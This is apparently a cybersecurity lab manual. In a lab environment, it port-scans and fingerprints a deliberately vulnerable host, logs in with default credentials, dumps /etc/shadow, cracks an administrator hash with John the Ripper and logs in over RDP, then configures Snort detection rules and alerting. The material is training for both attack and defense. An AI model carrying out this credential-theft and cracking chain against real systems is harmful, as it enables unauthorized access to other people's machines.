Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

- 9) Enter "clear"

- 10) Enter "telnet [www.campus.edu](http://www.campus.edu) 25"




```
root@kali2:~# telnet www.campus.edu 25
Trying 203.0.113.100...
Connected to www.campus.edu.
```

- 11) Enter "quit"

- 12) Enter "clear"


- 13) Enter "nc [www.campus.edu](http://www.campus.edu) 80"



```
root@kali2:~# nc www.campus.edu 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 06 Feb 2022 16:44:32 GMT
Server: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_
color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
Last-Modified: Fri, 16 Mar 2018 03:47:38 GMT
ETag: "100000000aa26-5a1-5677f782db6c1"
Accept-Ranges: bytes
Content-Length: 1441
Connection: close
```

- 14) Enter "telnet [www.campus.edu](http://www.campus.edu) 110"




```
File Edit View Search Terminal Help
root@kali2:~# telnet www.campus.edu 110
Trying 203.0.113.100...
```

- 15) Enter "quit"
- 16) Enter "clear"
- 17) Enter "nc [www.campus.edu](http://www.campus.edu) 443"

```
root@kali2:~# nc www.campus.edu 443
HEAD / HTTP/1.0
```

NMAP to Advance Scan

- 1) Open the Kali Linux Command Terminal



- 2) Enter "nmap"

```
root@kali2:~# nmap
Nmap 6.49BETA4 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
```

3) Enter “nmap [www.campus.edu](http://www.campus.edu)”

Notice the open ports

```
root@kali2:~# nmap www.campus.edu

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:51 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.0014s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp  open  rmiregistry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  open  sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
```

4) Enter “nmap -sV -sC [www.campus.edu](http://www.campus.edu) -p 21”

Note this process will be followed below for the ports; after each port is entered, "clear" will be entered

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 21

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:52 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00056s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.52 seconds
```

5) Enter "clear"

6) Enter “nmap -sV -sC [www.campus.edu](http://www.campus.edu) -p 23”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 23

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:55 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00050s latency).
PORT      STATE SERVICE VERSION
23/tcp    open  telnet?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 138.34 seconds
```

7) Enter "clear"

8) Enter “nmap -sV -sC [www.campus.edu](http://www.campus.edu) -p 25”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 25
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:58 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00059s latency).
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    hMailServer smtpd
| smtp-commands: SERVER, SIZE 20480000, AUTH LOGIN,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```

9) Enter "clear"

10) Enter “nmap -sV -sC [www.campus.edu](http://www.campus.edu) -p 80”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 80
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:59 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00074s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
| http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
| http-robots.txt: 1 disallowed entry
|_/webdav/
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l
mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

11) Enter "clear"

12) Enter “nmap -sV -sC [www.campus.edu](http://www.campus.edu) -p 110”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 110

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:59 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00051s latency).
PORT      STATE SERVICE VERSION
110/tcp    open  pop3    hMailServer pop3d
|_pop3-capabilities: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

13) Enter "clear"

14) Enter “nmap -sV -sC www.campus.edu -p 443”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 443

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:00 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00053s latency).
PORT      STATE SERVICE VERSION
443/tcp    open  ssl/http Apache httpd/2.2.14 (DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l
mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.1
0.1)
| http-cisco-anyconnect:
|_ ERROR: Not a Cisco ASA or unsupported version
| http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
| http-robots.txt: 1 disallowed entry
|_/webdav/
```

15) Enter "clear"

16) Enter “nmap -sV -sC www.campus.edu -p 1099”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 1099
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:03 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00045s latency).
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi Java RMI Registry
Service Info: Host: localhost

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

17) Enter "clear"

18) Enter “nmap -sV -sC www.campus.edu -p 3306”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3306
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:04 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00039s latency).
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
|_mysql-info: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.19 seconds
```

19) Enter "clear"

20) Enter “nmap -sV -sC www.campus.edu -p 3389”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3389
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:05 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00045s latency).

PORT      STATE SERVICE          VERSION
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=SERVER
| Not valid before: 2021-04-14T04:55:51
| Not valid after:  2021-10-14T04:55:51
|_ssl-date: 2022-02-06T17:05:49+00:00; 0s from scanner time.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

21) Enter "clear"

22) Enter “nmap -sV -sC www.campus.edu -p 5432”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 5432
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:07 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00045s latency).

PORT      STATE SERVICE          VERSION
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
```

23) Enter "clear"

24) Enter “nmap -sV -sC www.campus.edu -p 8180”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 8180
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:07 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00049s latency).
PORT      STATE SERVICE VERSION
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.29 seconds
```

25) Enter "clear"

## Analysis

- 1) Open the Kali Linux command terminal



- 2) Enter "telnet [www.campus.edu](http://www.campus.edu)"

```
root@kali2:~# telnet www.campus.edu
Trying 203.0.113.100...
Connected to www.campus.edu.
Escape character is '^]'.
```

- 3) Log in with the msfadmin username and password

```
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
```

- 4) Enter "id root"


```
msfadmin@metasploitable:~$ id root
uid=0(root) gid=0(root) groups=0(root)
msfadmin@metasploitable:~$
```

- 5) Enter "sudo tail /etc/shadow"

- 6) Enter your password

```
msfadmin@metasploitable:~$ sudo tail /etc/shadow
sudo: unable to resolve host metasploitable
[sudo] password for msfadmin: [REDACTED]
```

7) Select "Edit" and "Copy" and copy the administrator hashes




```
root@kali2: ~
File Edit View Search Terminal Help
ind Copy Shift+Ctrl+C are/doc/*/copyright.
Ubuntu Paste Shift+Ctrl+V Y NO WARRANTY, to the extent permitted by
app Select All
To Preferences Documentation, please visit:
htt Profile Preferences
No mail.
msfadmin@metasploitable:~$ id root
uid=0(root) gid=0(root) groups=0(root)
msfadmin@metasploitable:~$ sudo tail /etc/shadow
sudo: unable to resolve host metasploitable
[sudo] password for msfadmin:
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$aMcI2p0/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
flag4:!:17628:0:99999:7:::
flag5:!:17628:0:99999:7:::
flag6:!:17628:0:99999:7:::
msfadmin@metasploitable:~$
```

8) Enter "exit"

9) Enter leafpad


```
root@kali2:~# leafpad pass.txt
```

10) When leafpad opens, select "Edit" and "Paste"



11) Select "File" and "Save"

12) Select "Quit"



13) Go back to the Kali Linux terminal and enter "john pass.txt"

Note the administrator password is revealed

```
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-s
md5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd      (administrator)
1g 0:00:00:00 DONE 2/3 (2022-02-06 12:16) 4.347g/s 16621p/s 16621c/s 16621C/s natio
nal..rock
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

14) Enter "nmap -sV -sC [www.campus.edu](http://www.campus.edu) -p 3389"


```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3389
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 12:17 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00055s latency).
PORT      STATE SERVICE          VERSION
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-cert: Subject: commonName=SERVER
| Not valid before: 2021-04-14T04:55:51
|_Not valid after: 2021-10-14T04:55:51
|_ssl-date: 2022-02-06T17:17:13+00:00; 0s from scanner time.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
```


15) Enter "clear"

16) Open the remote desktop. Enter "rdesktop [www.campus.edu](http://www.campus.edu)"


17) Select "Other User"



18) Enter the username and password



19) You will be successfully logged in as the administrator



## Network Scanning

### Network Scanning Processes

#### Setting Up the Virtual Environment

- 1) Open the terminal



- 2) Enter `ssh -t support@urbank.com sudo LAB12B`

```
support@STA1:~$ ssh -t support@urbank.com sudo LAB12B
```

- 3) Enter the password

```
support@STA1:~$ ssh -t support@urbank.com sudo LAB12B
#####
# You have reached a device in the urbank domain      #
# If you have reached this device in error please terminate your session #
#           UNAUTHORIZED ACCESS IS STRICTLY PROHIBITED      #
#           Violators will be subject to the full extent of the law      #
#####
support@urbank.com's password:
```

- 4) Enter ssh IDS-DMZ.urbank.com

```
support@STA1:~$ ssh IDS-DMZ.urbank.com
```

- 5) Enter "yes"

```
The authenticity of host 'ids-dmz.urbank.com (10.10.2.2)' can't be established.
ECDSA key fingerprint is SHA256:jghyab7rz0147aLx9CrE+3gj5lTSU+nDY5Z6Vpvrew4.
Are you sure you want to continue connecting (yes/no)? yes
```

- 6) Enter the password

```
core login via ip 127.0.0.1 on root@IDS-DMZ
support@IDS-DMZ:~$ sudo LAB12B
[sudo] password for support:
```

## Creating Snort Rules

- 1) Enter “sudo nano /etc/snort/rules/local.rules”

```
support@IDS-DMZ:~$ sudo nano /etc/snort/rules/local.rules
```

- 2) Enter "alert icmp any any -> any any"

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

## THREAT DETECTION USING SNORT HEADER AAATTRIBUTES
alert icmp any any -> any any
```

- 3) Select “Control + X”
- 4) Enter “Y”
- 5) Press “Enter”
- 6) Enter “sudo snort -c /etc/snort/snort.conf -T”


```
support@IDS-DMZ:~$ sudo snort -c /etc/snort/snort.conf -T
```

## Verify Rules Creation is Working

- 1) Enter “sudo snort -c /etc/snort/snort.conf -t eth0”

```
support@IDS-DMZ:~$ sudo snort -c /etc/snort/snort.conf -t eth0
```

- 2) Select "New Terminal"




- 3) In the new terminal enter "ping urbank.com"

```
support@STA1:~$ ping urbank.com
PING urbank.com (10.10.1.112) 56(84) bytes of data:
```

- 4) Select "Control + C" to break
- 5) Closeout terminal
- 6) Open putty.exe



- 7) Select SSH UrBank.com and select "Open"



8) Enter the password

```
login as: support
#####
#          You have reached a device
# If you have reached this device in error
#           UNAUTHORIZED ACCESS IS
#           Violators will be subject to the
#####
support@Urbank.com's password:
```

9) Enter "tail /var/log/ids\_dmz.log"

```
support@Web:-$ tail /var/log/ids_dmz.log
```

### Defining Snort Rules

1) Open the terminal



2) Select “Control + C” to break

3) Enter “sudo nano /etc/snort/rules/local.rules”

```
Snort executing
support@IDS-DMZ:-$ sudo nano /etc/snort/rules/local.rules
```

4) Enter the prompt below

```
#CREATING A RULE COMPROMISED OF BOTH HEADER AND OPTIONS SECTIONS
alert tcp any any -> 10.1.1.14 443 \
(msg: "Priority 1 IDS-DMZ"; sid: 1000100;)
```

5) Select “Control + X” to Exit

6) Enter “Y”

7) Press “Enter”

8) Enter “sudo snort -c /etc/snort/snort.conf -T”


```
support@IDS-DMZ:-$ sudo snort -c /etc/snort/snort.conf -T
```

## Alerting Administrators

- 1) Enter "sudo snort -c /etc/snort/snort.conf -i eth0"

```
support@IDS-DMZ:~$ sudo snort -c /etc/snort/snort.conf -i eth0
```

- 2) Open the PuTTY terminal



- 3) Enter "nslookup 10.10.1.114"

```
support@Web:~$ nslookup 10.10.1.114
```

- 4) Enter "sudo LogChecka"

```
support@Web:~$ sudo LogChecka
```

- 5) Enter the password

```
[sudo] password for support:
```

- 6) Open Firefox




- 7) Type "mx.urbank.com" into the browser



- 8) Enter the username and password



Within the application you will see the Snort Alert



9) Verify a match was found

```
support@Web:~$ sudo LogChecka  
[sudo] password for support:  
To:alice@urbank.com  
From: alice@urbank.com  
Subject:---SNORT ALERT---
```

10) In PuTTY enter "tail -2 /var/log/ids\_dmz.log"

```
support@Web:~$ tail -2 /var/log/ids_dmz.log
```

11) Verify the log file

```
support@Web:~$ tail -2 /var/log/ids_dmz.log  
Feb 12 14:25:51 10.10.1.1 snort: last message repeated 7 times  
Feb 12 14:25:51 IDS-DMZ snort: [1:1000100:0] Priority 1 IDS-DMZ {TCP} 10.10.4.5:  
3984 -> 10.10.1.114:443
```

## Network Scanning Interpretation

- 1) Open the terminal



- 2) Enter "arp-scan 192.168.1.0/24"

```
root@kali2:~# arp-scan 192.168.1.0/24
```

Notice the IP addresses

```
192.168.1.10      00:50:56:02:47:c0      VMware, Inc.
